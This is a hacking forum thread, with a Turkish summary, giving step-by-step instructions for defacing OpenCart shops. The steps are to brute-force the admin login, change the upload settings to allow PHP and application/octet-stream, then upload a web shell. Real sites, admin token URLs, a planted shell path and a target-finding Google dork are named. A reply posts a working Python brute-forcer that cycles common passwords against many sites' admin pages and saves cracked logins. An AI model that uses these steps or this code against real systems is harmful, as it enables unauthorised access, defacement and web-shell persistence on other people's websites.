How is Made? data/twe.gif :D

TheWayEnd
Konu Özeti

Bir web sitesine sızma yöntemi adım adım anlatılıyor. Admin paneline kaba kuvvet saldırısıyla erişildikten sonra, ayarlar sayfasından izin verilen dosya uzantılarına PHP ekleniyor ve MIME türü olarak application/octet-stream seçiliyor. Ardından shell yükleniyor ve shell bağlantısı kopyalanarak kullanılıyor. Örnek olarak whiskycollection.ru ve coneval.sitiosmobi.mobi siteleri üzerinden işlem gösteriliyor. Ayrıca bir araç bağlantısı ve Google dork'u paylaşılıyor.

Status
Not open for further replies.
  • T TheWayEnd
Hi Everyone

Many Hackers ask me How is made data/twe.gif defance and want to exploit.

Now.I understanding operation step by step.

Step 1

Admin panel cracked with Brute Forcer and link under the topic.But Tools Very Good :D

YkEDdE.jpg


After login website :D

For Example

http://whiskycollection.ru/admin/index.php?route=common/home&token=8fa848716ab2344445d701e645c1c0c4

products & Setting & categories etc...

Your image link

http://whiskycollection.ru/image/data/twe.gif

Step 3 Shell Upload :D

This is İmportant

First enter Setting Page

http://coneval.sitiosmobi.mobi/g/ad...etting&token=5a281b17d3335324da3a7417993c90b4

nMNRpR.jpg


Now

Allowed File Extensions : add PHP
Allowed File Mime Types: application/octet-stream

Then Save

After

Shell Upload Download link

http://coneval.sitiosmobi.mobi/g/ad...wnload&token=5a281b17d3335324da3a7417993c90b4

After insert new material :D ( shell )

ZkzZRk.jpg


Copy link after going to sell link.

http://coneval.sitiosmobi.mobi/g/download/aq.php.9fd007ac69ed5a0317dfa9eea4a1c078


Tool Link http://www.4shared.com/get/EHSGEvy6ba/TheWayEnd.html
Password : SpyHackerz.com_TheWayEnd

Google Dork : index.php?route= for example

NOTE : if you have a problems.Writing here contact me :D:D

See You Later :D

🔒 Bu içeriği görmek için giriş yapın

 
Thanks! Brother

here is another BruteForce
Code:
#!/usr/bin/env python

import urllib
import urllib2
import argparse
import cookielib

password = ["admin","demo","admin123","123456","123456789","123","1234","12345","1234567","12345678","123456789","admin1234","admin123456","pass123","root","321321","123123","112233","102030","password","pass","qwerty","abc123","654321","pass1234"]

class BruteForce:

    def OpenCart(self):
       
        agent = {'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:28.0) Gecko/20100101 Firefox/28.0'}

        with open(args.sites, 'r') as f:
            site = f.read().splitlines()
           
        for s in site:
            flag = 0
            print "\t\t\tTarget Website: " +"http://" + s
            print ""
            try:
                for passwd in password:
                    self.post = {}
                    self.post['username'] = "admin"
                    self.post['password'] = passwd
               
                    _url = "http://"+s+"/admin/index.php"
                    _Data = urllib2.Request(_url, urllib.urlencode(self.post),headers=agent)
                    _conn = coder.open(_Data, timeout=5).read()
                    if 'edit' in _conn:

                        print "\t\t\t\033[1;37m[+] Domain: " + s +"\033[1;m"
                        print "\t\t\t\033[1;31m[+] Username: admin\033[1;m"
                        print "\t\t\t\033[1;31m[+] Password: " + passwd+ "\033[1;m"
                        print ""
                           
                        flag = 1
                        break

            except Exception,e:
                pass

            with open("cracked.txt", 'a') as passd:
                    passd.write(s+"\nUsername: admin"+"\nPassword: "+passwd+"\n")
                    passd.write("\n")
                    passd.write("------------------------------------")
                    passd.write("\n")

            if not flag:
                print "\t\t\t\033[1;37m[-] Domain: " + s + "\033[1;m"
                print "\t\t\t\033[1;34m[-] Username: admin\033[1;m"
                print "\t\t\t\033[1;34m[-] Password: Pass not avaible in database\033[1;m"
                print ""

    def __init__(self):
       
        import os
        import sys

        if os.name == "nt":
            os.system('cls')
        else:
            os.system('clear')

        banner = """            Coded By Ne0-h4ck3r
  ____                             __    ___           __      ____                        ___
/ __ \___  ___ ___  _______ _____/ /_  / _ )______ __/ /____ / __/__  ___________   _  __|_  |
/ /_/ / _ \/ -_) _ \/ __/ _ `/ __/ __/ / _  / __/ // / __/ -_) _// _ \/ __/ __/ -_) | |/ / __/
\____/ .__/\__/_//_/\__/\_,_/_/  \__/ /____/_/  \_,_/\__/\__/_/  \___/_/  \__/\__/  |___/____/
    /_/                                                                                       
                                    Love to: Sen Haxor | JOK3R
        """

        print "\n"+banner

        if len(sys.argv) == 1:
            print ""
            print "How to Use: python opencartbf.py --sites sites.txt"
            print ""
            sys.exit(1)


red = cookielib.CookieJar()
coder = urllib2.build_opener(urllib2.HTTPCookieProcessor(red))

black = argparse.ArgumentParser()
black.add_argument('--sites', help="Enter Your website List: ")
args = black.parse_args()


if __name__ == "__main__":
    BruteForce().OpenCart()

🔒 Bu içeriği görmek için giriş yapın

 
Status
Not open for further replies.
136,499Threads
3,306,056Messages
328,352Members
scorp121Latest member
Top Bottom